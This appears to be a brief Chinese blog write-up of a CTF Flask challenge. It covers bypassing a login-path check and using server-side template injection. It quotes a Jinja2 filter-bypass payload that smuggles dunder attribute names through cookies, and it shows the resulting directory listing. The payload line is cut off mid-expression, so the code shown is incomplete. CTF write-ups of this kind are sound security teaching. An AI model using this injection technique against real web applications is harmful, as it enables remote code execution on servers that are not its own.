
长安战“疫”--flask

原创

Uzero. 于 2022-01-11 21:10:09 发布 112 收藏
文章标签： flask python 后端 ctf

当时都被重定向搞崩溃了，，， 还是自己太菜了，没想到用参数值来绕过


先看注释



大致意思是访问路径以/login开头或者是以.js结尾
查看/static.js本以为有提示，结果啥也没有，那答案一定是在/admin中
request.full_path获取当前url,(包含参数)

```
请求一个http://127.0.0.1:8000/200/?type=10
request.get_full_path()返回的是【/200/?type=10】
```

访问/admin，得到一个参数name




这里不知道都过滤了些什么，试了几种绕过方式都过不去
使用官网给的wp

```
?name={{((((request|attr(request.cookies.get('aa'))|attr(request.cookies.get('bb'))|list).pop(-1)|attr(requ

Cookie: aa=__class__;bb=__mro__;cc=__subclasses__;dd=__init__;ee=__globals__
```

hello bin boot dev etc flag home lib lib64 media mnt opt proc root run sbin srv start.sh sys tmp usr var



参考文章：

长安战“疫”网络安全卫士守护赛官方WriteUp
浅谈flask ssti 绕过原理